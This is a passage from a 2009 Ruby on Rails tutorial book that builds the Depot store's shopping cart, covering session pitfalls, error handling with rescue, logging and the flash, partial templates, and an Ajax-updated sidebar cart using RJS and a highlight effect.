    I TERATION C2:C REATING A S MAR TER C AR T 113 @items << CartItem.new(product) end end We’ll also make a quick change to the add_to_cart view to use this new infor- mation: Download depot_g/app/views/store/add_to_cart.html.erb <h2>Your Pragmatic Cart</h2> <ul> <% for item in @cart.items %> <li><%= item.quantity %> &times; <%=h item.title %></li> <% end %> </ul> By now we’re pretty confident in our Rails fu, so we confidently go to the store page and hit the Add to Cart button for a product. And, of course, there’s nothing like a little hubris to trigger a reality check. Rather than seeing our new cart, we’re faced with a somewhat brutal error screen, shown here: At first, we might be tempted to think that we’d misspelled something in cart.rb, but a quick check shows that it’s OK. But then, we look at the error message more closely. It says undefined method ‘product’ for #<Product:...>. That means that it thinks the items in our cart are products, not cart items. It’s almost as if Rails hasn’t spotted the changes we’ve made. But, looking at the source, the only time we reference a product method, we’re calling it on a CartItem object. So, why does it think the @items array contains products when our code clearly populates it with cart items? To answer this, we have to ask where the cart that we’re adding to comes from. That’s right. It’s in the session. And the cart in the session is the old version, the one where we just blindly appended products to the @items array. So, when Report erratum this copy is (P1.0 printing, March 2009)
  • 114.
    I TERATION C2:C REATING A S MAR TER C AR T 114 Rails pulls the cart out of the session, it’s getting a cart full of product objects, not cart items. And that’s our problem. The easiest way to confirm this is to delete the old session, removing all traces of the original cart implementation. Because we’re using database-backed ses- sions, we can use a handy Rake task to clobber the session table: depot> rake db:sessions:clear Now if you hit Refresh, you will see a different error: ActionController:: InvalidAuthenticityToken. This is not too surprising given that you’ve just cleared all the sessions. To completely clear this issue, you will need to hit the Back button until you see the Catalog, hit Refresh on that page (so that you start a new session), and only then can you verify that the application is running the new cart and the new add_to_cart view. The Moral of the Tale Our problem was caused by the session storing the old version of the cart object, which wasn’t compatible with our new source file. We fixed that by blowing away the old session data. Because we’re storing full objects in the session data, whenever we change our application’s source code, we potentially become incompatible with this data, and that can lead to errors at runtime. This isn’t just a problem during development. Say we rolled out version one of our Depot application, using the old version of the cart. We have thousands of customers busily shopping. We then decide to roll out the new, improved cart model. The code goes into production, and suddenly all the customers who are in the middle of a shopping spree find they’re getting errors when adding stuff to the cart. Our only fix is to delete the session data, which loses our customers’ carts. This tells us that it’s generally a really bad idea to store application-level objects in session data. Any change to the application could potentially require us to lose existing sessions when we next update the application in production. Instead, the recommended practice is to store only simple data in the session: strings, numbers, and so on. Keep your application objects in the database, and then reference them using their primary keys from the session data. If we were rolling the Depot application into production, we’d be wise to make the Cart class an Active Record object and store cart data in the database.5 The session would then store the cart object’s id. When a request comes in, we’d extract this id from the session and then load the cart from the database.6 Although this won’t automatically catch all problems when you update your application, it gives you a fighting chance of dealing with migration issues. 5. But we won’t for this demonstration application, because we wanted to illustrate the problems. 6. In fact, we can abstract this functionality into something called a filter and have it happen automatically. We’ll cover filters starting on page 488. Report erratum this copy is (P1.0 printing, March 2009)
  • 115.
    I TERATION C3:H ANDLING E RRORS 115 Figure 8.1: A cart with quantities Anyway, we now have a cart that maintains a count for each of the products that it holds, and we have a view that displays that count. We can see what this looks like in Figure 8.1. Happy that we have something presentable, we call our customer over and show her the result of our morning’s work. She’s pleased—she can see the site starting to come together. However, she’s also troubled, having just read an article in the trade press on the way e-commerce sites are being attacked and compromised daily. She read that one kind of attack involves feeding requests with bad parameters into web applications, hoping to expose bugs and security flaws. She noticed that the link to add an item to our cart looks like store/add_to_cart/nnn, where nnn is our internal product id. Feeling mali- cious, she manually types this request into a browser, giving it a product id of wibble. She’s not impressed when our application displays the page in Fig- ure 8.2, on the following page. This reveals way too much information about our application. It also seems fairly unprofessional. So, it looks as if our next iteration will be spent making the application more resilient. 8.4 Iteration C3: Handling Errors Looking at the page displayed in Figure 8.2, it’s apparent that our application raised an exception at line 16 of the store controller.7 That turns out to be this line: product = Product.find(params[:id]) 7. Your line number might be different. We have some book-related formatting stuff in our source files. Report erratum this copy is (P1.0 printing, March 2009)
  • 116.
    I TERATION C3:H ANDLING E RRORS 116 Figure 8.2: Our application spills its guts. If the product cannot be found, Active Record raises a RecordNotFound excep- tion,8 which we clearly need to handle. The question arises—how? We could just silently ignore it. From a security standpoint, this is probably the best move, because it gives no information to a potential attacker. How- ever, it also means that should we ever have a bug in our code that gener- ates bad product ids, our application will appear to the outside world to be unresponsive—no one will know there has been an error. Instead, we’ll take three actions when an exception is raised. First, we’ll log the fact to an internal log file using Rails’ logger facility (described on page 272). Second, we’ll output a short message to the user (something along the lines of “Invalid product”). And third, we’ll redisplay the catalog page so they can continue to use our site. The Flash! As you may have guessed, Rails has a convenient way of dealing with errors and error reporting. It defines a structure called a flash. A flash is a bucket (actually closer to a Hash) in which you can store stuff as you process a request. The contents of the flash are available to the next request in this session before being deleted automatically. Typically the flash is used to collect error 8. This is the error raised when running with SQLite 3. Other databases might cause a different error to be raised. If you use PostgreSQL, for example, it will refuse to accept wibble as a valid value for the primary key column and raise a StatementInvalid exception instead. You’ll need to adjust your error handling accordingly. Report erratum this copy is (P1.0 printing, March 2009)
  • 117.
    I TERATION C3:H ANDLING E RRORS 117 messages. For example, when our add_to_cart action detects that it was passed an invalid product id, it can store that error message in the flash area and redirect to the index action to redisplay the catalog. The view for the index action can extract the error and display it at the top of the catalog page. The flash information is accessible within the views by using the flash accessor method. Why couldn’t we just store the error in any old instance variable? Remember that after a redirect is sent by our application to the browser, the browser sends a new request back to our application. By the time we receive that request, our application has moved on—all the instance variables from previ- ous requests are long gone. The flash data is stored in the session in order to make it available between requests. Armed with all this background about flash data, we can now change our add_to_cart method to intercept bad product ids and report on the problem: Download depot_h/app/controllers/store_controller.rb def add_to_cart product = Product.find(params[:id]) @cart = find_cart @cart.add_product(product) rescue ActiveRecord::RecordNotFound logger.error("Attempt to access invalid product #{params[:id]}" ) flash[:notice] = "Invalid product" redirect_to :action => 'index' end The rescue clause intercepts the exception raised by Product.find. In the handler, we do the following: • Use the Rails logger to record the error. Every controller has a logger attribute. Here we use it to record a message at the error logging level. • Create a flash notice with an explanation. Just as with sessions, you access the flash as if it were a hash. Here we used the key :notice to store our message. • Redirect to the catalog display using the redirect_to method. This takes a wide range of parameters (similar to the link_to method we encountered in the templates). In this case, it instructs the browser to immediately request the URL that will invoke the current controller’s index action. Why redirect, rather than just display the catalog here? If we redirect, the user’s browser will end up displaying a URL of http://.../store/index, rather than http://.../store/add_to_cart/wibble. We expose less of the application this way. We also prevent the user from retriggering the error by hitting the Reload button. Report erratum this copy is (P1.0 printing, March 2009)
  • 118.
    I TERATION C3:H ANDLING E RRORS 118 With this code in place, we can rerun our customer’s problematic query. This time, when we enter the following URL: http://localhost:3000/store/add_to_cart/wibble we don’t see a bunch of errors in the browser. Instead, the catalog page is dis- played. If we look at the end of the log file (development.log in the log directory), we’ll see our message:9 Parameters: {"action"=>"add_to_cart", "id"=>"wibble", "controller"=>"store"} Product Load (0.000246) SELECT * FROM "products" WHERE ("products"."id" = 0) Attempt to access invalid product wibble Redirected to http://localhost:3000/store/index Completed in 0.00522 (191 reqs/sec) . . . Processing StoreController#index ... : : Rendering within layouts/store Rendering store/index So, the logging worked. But the flash message didn’t appear on the user’s browser. That’s because we didn’t display it. We’ll need to add something to the layout to tell it to display flash messages if they exist. The following html.erb code checks for a notice-level flash message and creates a new <div> contain- ing it if necessary: <% if flash[:notice] -%> <div id="notice"><%= flash[:notice] %></div> <% end -%> So, where do we put this code? We could put it at the top of the catalog display template—the code in index.html.erb. After all, that’s where we’d like it to appear right now. But it would be nice if all pages had a standardized way of displaying errors. 9. On Unix machines, we’d probably use a command such as tail or less to view this file. On Windows, you could use your favorite editor. It’s often a good idea to keep a window open showing new lines as they are added to this file. In Unix you’d use tail -f. You can download a tail command for Windows from http://gnuwin32.sourceforge.net/packages/coreutils.htm or get a GUI-based tool from http://tailforwin32.sourceforge.net/. Finally, some OS X users use Console.app to track log files. Just say open name.log at the command line. Report erratum this copy is (P1.0 printing, March 2009)
  • 119.
    I TERATION C3:H ANDLING E RRORS 119 We’re already using a Rails layout to give all the store pages a consistent look, so let’s add the flash-handling code into that layout. That way if our customer suddenly decides that errors would look better in the sidebar, we can make just one change and all our store pages will be updated. So, our new store layout code now looks as follows: Download depot_h/app/views/layouts/store.html.erb <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd" > <html> <head> <title>Pragprog Books Online Store</title> <%= stylesheet_link_tag "depot" , :media => "all" %> </head> <body id="store"> <div id="banner"> <%= image_tag("logo.png" ) %> <%= @page_title || "Pragmatic Bookshelf" %> </div> <div id="columns"> <div id="side"> <a href="http://www....">Home</a><br /> <a href="http://www..../faq">Questions</a><br /> <a href="http://www..../news">News</a><br /> <a href="http://www..../contact">Contact</a><br /> </div> <div id="main"> <% if flash[:notice] -%> <div id="notice"><%= flash[:notice] %></div> <% end -%> <%= yield :layout %> </div> </div> </body> </html> We’ll also need a new CSS styling rule for the notice box: Download depot_h/public/stylesheets/depot.css #notice { border: 2px solid red; padding: 1em; margin-bottom: 2em; background-color: #f0f0f0 ; font: bold smaller sans-serif; } This time, when we manually enter the invalid product code, we see the error reported at the top of the catalog page. Report erratum this copy is (P1.0 printing, March 2009)
  • 120.
    I TERATION C4:F INISHING THE C AR T 120 Sensing the end of an iteration, we call our customer over and show her that the error is now properly handled. She’s delighted and continues to play with the application. She notices a minor problem on our new cart display—there’s no way to empty items out of a cart. This minor change will be our next itera- tion. We should make it before heading home. 8.5 Iteration C4: Finishing the Cart We know by now that in order to implement the “empty cart” function, we have to add a link to the cart and implement an empty_cart method in the store controller. Let’s start with the template. Rather than use a hyperlink, let’s use the button_to method to put a button on the page: Download depot_h/app/views/store/add_to_cart.html.erb <h2>Your Pragmatic Cart</h2> <ul> <% for item in @cart.items %> <li><%= item.quantity %> &times; <%=h item.title %></li> <% end %> </ul> <%= button_to 'Empty cart', :action => 'empty_cart' %> In the controller, we’ll implement the empty_cart method. It removes the cart from the session and sets a message into the flash before redirecting to the index page: Download depot_h/app/controllers/store_controller.rb def empty_cart session[:cart] = nil flash[:notice] = "Your cart is currently empty" redirect_to :action => 'index' end Now when we view our cart and click the Empty Cart button, we get taken back to the catalog page, and a nice little message says this: Report erratum this copy is (P1.0 printing, March 2009)
  • 121.
    I TERATION C4:F INISHING THE C AR T 121 However, before we break an arm trying to pat ourselves on the back, let’s look back at our code. We’ve just introduced some duplication. In the store controller, we now have two places that put a message into the flash and redirect to the index page. Sounds like we should extract that com- mon code into a method, so let’s implement redirect_to_index and change the add_to_cart and empty_cart methods to use it: Download depot_i/app/controllers/store_controller.rb def add_to_cart product = Product.find(params[:id]) @cart = find_cart @cart.add_product(product) rescue ActiveRecord::RecordNotFound logger.error("Attempt to access invalid product #{params[:id]}" ) redirect_to_index("Invalid product" ) end def empty_cart session[:cart] = nil redirect_to_index("Your cart is currently empty" ) end private def redirect_to_index(msg) flash[:notice] = msg redirect_to :action => 'index' end And, finally, we’ll get around to tidying up the cart display. Rather than use <li> elements for each item, let’s use a table. Again, we’ll rely on CSS to do the styling: Download depot_i/app/views/store/add_to_cart.html.erb <div class="cart-title">Your Cart</div> <table> <% for item in @cart.items %> <tr> <td><%= item.quantity %>&times;</td> <td><%=h item.title %></td> <td class="item-price"><%= number_to_currency(item.price) %></td> </tr> <% end %> <tr class="total-line"> <td colspan="2">Total</td> <td class="total-cell"><%= number_to_currency(@cart.total_price) %></td> </tr> </table> <%= button_to "Empty cart" , :action => :empty_cart %> Report erratum this copy is (P1.0 printing, March 2009)
  • 122.
    I TERATION C4:F INISHING THE C AR T 122 To make this work, we need to add a method to the Cart model that returns the total price of all the items. We can implement one using Rails’ nifty sum method to sum the prices of each item in the collection: Download depot_i/app/models/cart.rb def total_price @items.sum { |item| item.price } end Then we need to add a small bit to our depot.css stylesheet: Download depot_i/public/stylesheets/depot.css /* Styles for the cart in the main page */ .cart-title { font: 120% bold; } .item-price, .total-line { text-align: right; } .total-line .total-cell { font-weight: bold; border-top: 1px solid #595 ; } The end result is a nicer-looking cart: What We Just Did It has been a busy, productive day. We’ve added a shopping cart to our store, and along the way we’ve dipped our toes into some neat Rails features: • Using sessions to store state • Creating and integrating nondatabase models • Using the flash to pass errors and responses between actions Report erratum this copy is (P1.0 printing, March 2009)
  • 123.
    I TERATION C4:F INISHING THE C AR T 123 • Using the logger to log events • Removing duplication from controllers We’ve also generated our fair share of errors and seen how to get around them. But, just as we think we’ve wrapped this functionality up, our customer wan- ders over with a copy of Information Technology and Golf Weekly. Apparently, there’s an article about a new style of browser interface, where stuff gets up- dated on the fly. “Ajax,” she says, proudly. Hmmm...let’s look at that tomorrow. Playtime Here’s some stuff to try on your own: • Add a new variable to the session to record how many times the user has accessed the store controller’s index action. The first time through, your count won’t be in the session. You can test for this with code like this: if session[:counter].nil? ... If the session variable isn’t there, you’ll need to initialize it. Then you’ll be able to increment it. • Pass this counter to your template, and display it at the top of the catalog page. Hint: the pluralize helper (described on page 517) might be useful when forming the message you display. • Reset the counter to zero whenever the user adds something to the cart. • Change the template to display the counter only if it is greater than five. (You’ll find hints at http://pragprog.wikidot.com/rails-play-time.) Report erratum this copy is (P1.0 printing, March 2009)
  • 124.
    In this chapter,we’ll see • using partial templates, • rendering into the page layout, • updating pages dynamically with Ajax and RJS, • highlighting changes with Script.aculo.us, • hiding and revealing DOM elements, and • working when JavaScript is disabled. Chapter 9 Task D: Add a Dash of Ajax Our customer wants us to add Ajax support to the store. But just what is Ajax? In the old days (up until 2005 or so), browsers were treated as really dumb devices. When you wrote a browser-based application, you’d send stuff to the browser and then forget about that session. At some point, the user would fill in some form fields or click a hyperlink, and your application would get woken up by an incoming request. It would render a complete page back to the user, and the whole tedious process would start afresh. That’s exactly how our Depot application behaves so far. But it turns out that browsers aren’t really that dumb (who knew?). They can run code. Almost all browsers can run JavaScript (and the vast majority also support Adobe’s Flash). And it turns out that the JavaScript in the browser can interact behind the scenes with the application on the server, updating the stuff the user sees as a result. Jesse James Garrett named this style of interaction Ajax (which once stood for Asynchronous JavaScript and XML but now just means making browsers suck less). So, let’s Ajaxify our shopping cart. Rather than having a separate shopping cart page, let’s put the current cart display into the catalog’s sidebar. Then, we’ll add the Ajax magic that updates the cart in the sidebar without redis- playing the whole page. Whenever you work with Ajax, it’s good to start with the non-Ajax version of the application and then gradually introduce Ajax features. That’s what we’ll do here. For starters, let’s move the cart from its own page and put it in the sidebar.
  • 125.
    I TERATION D1:M OVING THE C AR T 125 9.1 Iteration D1: Moving the Cart Currently, our cart is rendered by the add_to_cart action and the corresponding .html.erb template. What we’d like to do is to move that rendering into the layout that displays the overall catalog. And that’s easy, using partial templates. Partial Templates Programming languages let you define methods. A method is a chunk of code with a name: invoke the method by name, and the corresponding chunk of code gets run. And, of course, you can pass parameters to a method, which lets you write one piece of code that can be used in many different circumstances. You can think of Rails partial templates (partials for short) as a kind of method for views. A partial is simply a chunk of a view in its own separate file. You can invoke (render) a partial from another template or from a controller, and the partial will render itself and return the results of that rendering. And, just as with methods, you can pass parameters to a partial, so the same partial can render different results. We’ll use partials twice in this iteration. First, let’s look at the cart display itself: Download depot_i/app/views/store/add_to_cart.html.erb <div class="cart-title">Your Cart</div> <table> <% for item in @cart.items %> <tr> <td><%= item.quantity %>&times;</td> <td><%=h item.title %></td> <td class="item-price"><%= number_to_currency(item.price) %></td> </tr> <% end %> <tr class="total-line"> <td colspan="2">Total</td> <td class="total-cell"><%= number_to_currency(@cart.total_price) %></td> </tr> </table> <%= button_to "Empty cart" , :action => :empty_cart %> It creates a list of table rows, one for each item in the cart. Whenever you find yourself iterating like this, you might want to stop and ask yourself, is this too much logic in a template? It turns out we can abstract away the loop using partials (and, as we’ll see, this also sets the stage for some Ajax magic later). To do this, we’ll make use of the fact that you can pass a collection to the method that renders partial templates, and that method will automatically invoke the Report erratum this copy is (P1.0 printing, March 2009)
  • 126.
    I TERATION D1:M OVING THE C AR T 126 partial once for each item in the collection. Let’s rewrite our cart view to use this feature: Download depot_j/app/views/store/add_to_cart.html.erb <div class="cart-title">Your Cart</div> <table> <%= render(:partial => "cart_item" , :collection => @cart.items) %> <tr class="total-line"> <td colspan="2">Total</td> <td class="total-cell"><%= number_to_currency(@cart.total_price) %></td> </tr> </table> <%= button_to "Empty cart" , :action => :empty_cart %> That’s a lot simpler. The render method takes the name of the partial and the collection object as parameters. The partial template itself is simply another template file (by default in the same directory as the template that invokes it). However, to keep the names of partials distinct from regular templates, Rails automatically prepends an underscore to the partial name when looking for the file. That means our partial will be stored in the file _cart_item.html.erb in the app/views/store directory. Download depot_j/app/views/store/_cart_item.html.erb <tr> <td><%= cart_item.quantity %>&times;</td> <td><%=h cart_item.title %></td> <td class="item-price"><%= number_to_currency(cart_item.price) %></td> </tr> There’s something subtle going on here. Inside the partial template, we refer to the current cart item using the variable cart_item. That’s because the render method in the main template arranges to set a variable with the same name as the partial template to the current item each time around the loop. The partial is called cart_item, so inside the partial we expect to have a variable called cart_item. So, now we’ve tidied up the cart display, but that hasn’t moved it into the side- bar. To do that, let’s revisit our layout. If we had a partial template that could display the cart, we could simply embed a call like this within the sidebar: render(:partial => "cart" ) But how would the partial know where to find the cart object? One way would be for it to make an assumption. In the layout, we have access to the @cart instance variable that was set by the controller. It turns out that this is also available inside partials called from the layout. However, this is a bit like call- ing a method and passing it some value in a global variable. It works, but it’s Report erratum this copy is (P1.0 printing, March 2009)
  • 127.
    I TERATION D1:M OVING THE C AR T 127 ugly coding, and it increases coupling (which in turn makes your programs brittle and hard to maintain). Remember using render with the collection option inside the add_to_cart tem- plate? It set the variable cart_item inside the partial. It turns out we can do the same when we invoke a partial directly. The :object parameter to render takes an object that is assigned to a local variable with the same name as the partial. So, in the layout we could call this: <%= render(:partial => "cart" , :object => @cart) %> and in the _cart.html.erb template, we can refer to the cart via the variable cart. Let’s do that wiring now. First, we’ll create the _cart.html.erb template. This is basically our add_to_cart template but using cart instead of @cart. (Note that it’s OK for a partial to invoke other partials.) Download depot_j/app/views/store/_cart.html.erb <div class="cart-title">Your Cart</div> <table> <%= render(:partial => "cart_item" , :collection => cart.items) %> <tr class="total-line"> <td colspan="2">Total</td> <td class="total-cell"><%= number_to_currency(cart.total_price) %></td> </tr> </table> <%= button_to "Empty cart" , :action => :empty_cart %> Now we’ll change the store layout to include this new partial in the sidebar: Download depot_j/app/views/layouts/store.html.erb <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd" > <html> <head> <title>Pragprog Books Online Store</title> <%= stylesheet_link_tag "depot" , :media => "all" %> </head> <body id="store"> <div id="banner"> <%= image_tag("logo.png" ) %> <%= @page_title || "Pragmatic Bookshelf" %> </div> <div id="columns"> <div id="side"> <div id="cart"> <%= render(:partial => "cart" , :object => @cart) %> </div> Report erratum this copy is (P1.0 printing, March 2009)
  • 128.
    I TERATION D1:M OVING THE C AR T 128 <a href="http://www....">Home</a><br /> <a href="http://www..../faq">Questions</a><br /> <a href="http://www..../news">News</a><br /> <a href="http://www..../contact">Contact</a><br /> </div> <div id="main"> <% if flash[:notice] -%> <div id="notice"><%= flash[:notice] %></div> <% end -%> <%= yield :layout %> </div> </div> </body> </html> Now we have to make a small change to the store controller. We’re invoking the layout while looking at the store’s index action, and that action doesn’t currently set @cart. That’s easy enough to remedy: Download depot_j/app/controllers/store_controller.rb def index @products = Product.find_products_for_sale @cart = find_cart end Now we add a bit of CSS: Download depot_j/public/stylesheets/depot.css /* Styles for the cart in the sidebar */ #ca rt, #ca rt table { font-size: smaller; color: white; } #ca rt table { border-top: 1px dotted #595 ; border-bottom: 1px dotted #595 ; margin-bottom: 10px; } If you display the catalog after adding something to your cart, you should see something like Figure 9.1, on the next page. Let’s just wait for the Webby Award nomination. Changing the Flow Now that we’re displaying the cart in the sidebar, we can change the way that the Add to Cart button works. Rather than displaying a separate cart page, all it has to do is refresh the main index page. Report erratum this copy is (P1.0 printing, March 2009)
  • 129.
    I TERATION D1:M OVING THE C AR T 129 Figure 9.1: The cart is in the sidebar. The change is pretty simple: at the end of the add_to_cart action, we simply redirect the browser back to the index: Download depot_k/app/controllers/store_controller.rb def add_to_cart product = Product.find(params[:id]) @cart = find_cart @cart.add_product(product) redirect_to_index rescue ActiveRecord::RecordNotFound logger.error("Attempt to access invalid product #{params[:id]}" ) redirect_to_index("Invalid product" ) end For this to work, we need to change the definition of redirect_to_index to make the message parameter optional: Download depot_k/app/controllers/store_controller.rb def redirect_to_index(msg = nil) flash[:notice] = msg if msg redirect_to :action => 'index' end We should now get rid of the add_to_cart.html.erb template—it’s no longer needed. (What’s more, leaving it lying around might confuse us later in this chapter.) Report erratum this copy is (P1.0 printing, March 2009)
  • 130.
    I TERATION D2:C REATING AN A JAX -B ASED C AR T 130 So, now we have a store with a cart in the sidebar. When we click to add an item to the cart, the page is redisplayed with an updated cart. However, if our catalog is large, that redisplay might take a while. It uses bandwidth, and it uses server resources. Fortunately, we can use Ajax to make this better. 9.2 Iteration D2: Creating an Ajax-Based Cart Ajax lets us write code that runs in the browser that interacts with our server- based application. In our case, we’d like to make the Add to Cart buttons invoke the server add_to_cart action in the background. The server can then send down just the HTML for the cart, and we can replace the cart in the sidebar with the server’s updates. Now, normally we’d do this by writing JavaScript that runs in the browser and by writing server-side code that communicated with this JavaScript (possibly using a technology such as JSON). The good news is that, with Rails, all this is hidden from us. We can do everything we need to do using Ruby (and with a whole lot of support from some Rails helper methods). The trick when adding Ajax to an application is to take small steps. So, let’s start with the most basic one. Let’s change the catalog page to send an Ajax request to our server application and have the application respond with the HTML fragment containing the updated cart. On the index page, we’re using button_to to create the link to the add_to_cart action. Underneath the covers, button_to generates an HTML form. The follow- ing helper: <%= button_to "Add to Cart" , :action => :add_to_cart, :id => product %> generates HTML that looks something like this: <form method="post" action="/store/add_to_cart/1" class="button-to"> <input type="submit" value="Add to Cart" /> </form> This is a standard HTML form, so a POST request will be generated when the user clicks the submit button. We want to change this to send an Ajax request instead. To do this, we’ll have to code the form explicitly, using a Rails helper called form_remote_tag. The form_..._tag parts of the name tell you it’s generating an HTML form, and the remote part tells you it will use Ajax to create a remote procedure call to your application. So, edit index.html.erb in the app/views/store directory, replacing the button_to call with something like this: Download depot_l/app/views/store/index.html.erb <% form_remote_tag :url => { :action => 'add_to_cart', :id => product } do %> <%= submit_tag "Add to Cart" %> <% end %> Report erratum this copy is (P1.0 printing, March 2009)
  • 131.
    I TERATION D2:C REATING AN A JAX -B ASED C AR T 131 You tell form_remote_tag how to invoke your server application using the :url parameter. This takes a hash of values that are the same as the trailing param- eters we passed to button_to. The code inside the Ruby block (between the do and end keywords) is the body of the form. In this case, we have a simple submit button. From the user’s perspective, this page looks identical to the previous one. While we’re dealing with the views, we also need to arrange for our application to send the JavaScript libraries used by Rails to the user’s browser. We’ll talk more about this in Chapter 24, The Web, v2.0, on page 563, but for now let’s just add a call to javascript_include_tag to the <head> section of the store layout: Download depot_l/app/views/layouts/store.html.erb <html> <head> <title>Pragprog Books Online Store</title> <%= stylesheet_link_tag "depot" , :media => "all" %> <%= javascript_include_tag :defaults %> </head> So far, we’ve arranged for the browser to send an Ajax request to our applica- tion. The next step is to have the application return a response. The plan is to create the updated HTML fragment that represents the cart and to have the browser stick that HTML into the DOM1 as a replacement for the cart that’s already there. The first change is to stop the add_to_cart action redirecting to the index display. (We know, we just added that only a few pages back. Now we’re taking it out again. We’re agile, right?) What we are going to replace it with is a call to respond_to telling it that we want to respond with a format of .js.2 Download depot_l/app/controllers/store_controller.rb def add_to_cart product = Product.find(params[:id]) @cart = find_cart @cart.add_product(product) respond_to do |format| format.js end rescue ActiveRecord::RecordNotFound logger.error("Attempt to access invalid product #{params[:id]}" ) redirect_to_index("Invalid product" ) end 1. The Document Object Model. This is the browser’s internal representation of the structure and content of the document being displayed. By manipulating the DOM, we cause the display to change in front of the user’s eyes. 2. This syntax may seem surprising at first, but it is simply a method call that is passing a block as an argument. Blocks are described in Section A.9, Blocks and Iterators, on page 675. We will cover the respond_to method in greater detail in Section 12.1, Responding Appropriately, on page 185. Report erratum this copy is (P1.0 printing, March 2009)
  • 132.
    I TERATION D2:C REATING AN A JAX -B ASED C AR T 132 Because of this change, when add_to_cart finishes handling the Ajax request, Rails will look for an add_to_cart template to render. We deleted the old .html.erb template back on page 129, so it looks like we’ll need to add something back in. Let’s do something a little bit different. Rails supports RJS templates—the JS stands for JavaScript. A .js.rjs template is a way of getting JavaScript on the browser to do what you want, all by writing server-side Ruby code. Let’s write our first: add_to_cart.js.rjs. It goes in the app/views/store directory, just like any other template: Download depot_l/app/views/store/add_to_cart.js.rjs page.replace_html("cart" , :partial => "cart" , :object => @cart) Let’s analyze that template. The page variable is an instance of something called a JavaScript generator—a Rails class that knows how to create Java- Script on the server and have it executed by the browser. Here, we tell it to replace the content of the element on the current page with the id cart with...something. The remaining parameters to replace_html look familiar. They should—they’re the same ones we used to render the partial in the store lay- out. This simple RJS template renders the HTML that represents the cart. It then tells the browser to replace the content of the <div> whose id="cart" with that HTML. Does it work? It’s hard to show in a book, but it sure does. Make sure you reload the index page in order to get the form_remote_tag and the JavaScript libraries loaded into your browser. Then, click one of the Add to Cart buttons. You should see the cart in the sidebar update. And you shouldn’t see your browser show any indication of reloading the page. You’ve just created an Ajax application. Troubleshooting Although Rails makes Ajax incredibly simple, it can’t make it foolproof. And, because you’re dealing with the loose integration of a number of technologies, it can be hard to work out why your Ajax doesn’t work. That’s one of the reasons you should always add Ajax functionality one step at a time. Here are a few hints if your Depot application didn’t show any Ajax magic: • Did you delete the old add_to_cart.html.erb file? • Did you remember to include the JavaScript libraries in the store layout (using javascript_include_tag)? • Does your browser have any special incantation to force it to reload every- thing on a page? Sometimes browsers hold local cached versions of page assets, and this can mess up testing. Now would be a good time to do a full reload. Report erratum this copy is (P1.0 printing, March 2009)
  • 133.
    I TERATION D3:H IGHLIGHTING C HANGES 133 • Did you have any errors reported? Look in development.log in the logs directory. • Still looking at the log file, do you see incoming requests to the action add_to_cart? If not, it means your browser isn’t making Ajax requests. If the JavaScript libraries have been loaded (using View → Source in your browser will show you the HTML), perhaps your browser has JavaScript execution disabled? • Some readers have reported that they had to stop and start their appli- cation to get the Ajax-based cart to work. • If you’re using Internet Explorer, it might be running in what Microsoft calls quirks mode, which is backward compatible with old Internet Ex- plorer releases but is also broken. Internet Explorer switches into stan- dards mode, which works better with the Ajax stuff, if the first line of the downloaded page is an appropriate DOCTYPE header. Our layouts use this: <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd" > The Customer Is Never Satisfied We’re feeling pretty pleased with ourselves. We changed a handful of lines of code, and our boring old Web 1.0 application now sports Web 2.0 Ajax speed stripes. We breathlessly call the client over to come look. Without saying any- thing, we proudly press Add to Cart and look at her, eager for the praise we know will come. Instead, she looks surprised. “You called me over to show me a bug?” she asks. “You click that button, and nothing happens.” We patiently explain that, in fact, quite a lot happened. Just look at the cart in the sidebar. See? When we add something, the quantity changes from 4 to 5. “Oh,” she says, “I didn’t notice that.” And, if she didn’t notice the page update, it’s likely our customers won’t either. It’s time for some user-interface hacking. 9.3 Iteration D3: Highlighting Changes We said earlier that the javascript_include_tag helper downloads a number of JavaScript libraries to the browser. One of those libraries, effects.js, lets you decorate your web pages with a number of visually interesting effects.3 One of these effects is the (now) infamous Yellow Fade Technique. This highlights an element in a browser: by default it flashes the background yellow and then gradually fades it back to white. We can see the Yellow Fade Technique being applied to our cart in Figure 9.2, on the following page; the image at the back 3. effects.js is part of the Script.aculo.us library. Take a look at the visual effects page at http://github.com/madrobby/scriptaculous/wikis to see the cool things you can do with it. Report erratum this copy is (P1.0 printing, March 2009)
  • 134.
    I TERATION D3:H IGHLIGHTING C HANGES 134 Figure 9.2: Our cart with the Yellow Fade Technique shows the original cart. The user clicks the Add to Cart button, and the count updates to 2 as the line flares brighter. It then fades back to the background color over a short period of time. Let’s add this kind of highlight to our cart. Whenever an item in the cart is updated (either when it is added or when we change the quantity), let’s flash its background. That will make it clearer to our users that something has changed, even though the whole page hasn’t been refreshed. The first problem we have is identifying the most recently updated item in the cart. Right now, each item is simply a <tr> element. We need to find a way to flag the most recently changed one. The work starts in the Cart model. Let’s have the add_product method return the CartItem object that was either added to the cart or had its quantity updated: Download depot_m/app/models/cart.rb def add_product(product) current_item = @items.find {|item| item.product == product} if current_item current_item.increment_quantity else current_item = CartItem.new(product) @items << current_item end current_item end Report erratum this copy is (P1.0 printing, March 2009)
  • 135.
    I TERATION D3:H IGHLIGHTING C HANGES 135 Over in store_controller.rb, we’ll take that information and pass it down to the template by assigning it to an instance variable: Download depot_m/app/controllers/store_controller.rb def add_to_cart product = Product.find(params[:id]) @cart = find_cart @current_item = @cart.add_product(product) respond_to do |format| format.js end rescue ActiveRecord::RecordNotFound logger.error("Attempt to access invalid product #{params[:id]}" ) redirect_to_index("Invalid product" ) end In the _cart_item.html.erb partial, we then check to see whether the item we’re rendering is the one that just changed. If so, we tag it with an id of current_item: Download depot_m/app/views/store/_cart_item.html.erb <% if cart_item == @current_item %> <tr id="current_item"> <% else %> <tr> <% end %> <td><%= cart_item.quantity %>&times;</td> <td><%=h cart_item.title %></td> <td class="item-price"><%= number_to_currency(cart_item.price) %></td> </tr> As a result of these three minor changes, the <tr> element of the most recently changed item in the cart will be tagged with id="current_item". Now we just need to tell the JavaScript to invoke the highlight effect on that item. We do this in the existing add_to_cart.js.rjs template, adding a call to the visual_effect method: Download depot_m/app/views/store/add_to_cart.js.rjs page.replace_html("cart" , :partial => "cart" , :object => @cart) page[:current_item].visual_effect :highlight, :startcolor => "#88ff88" , :endcolor => "#114411" See how we identified the browser element that we wanted 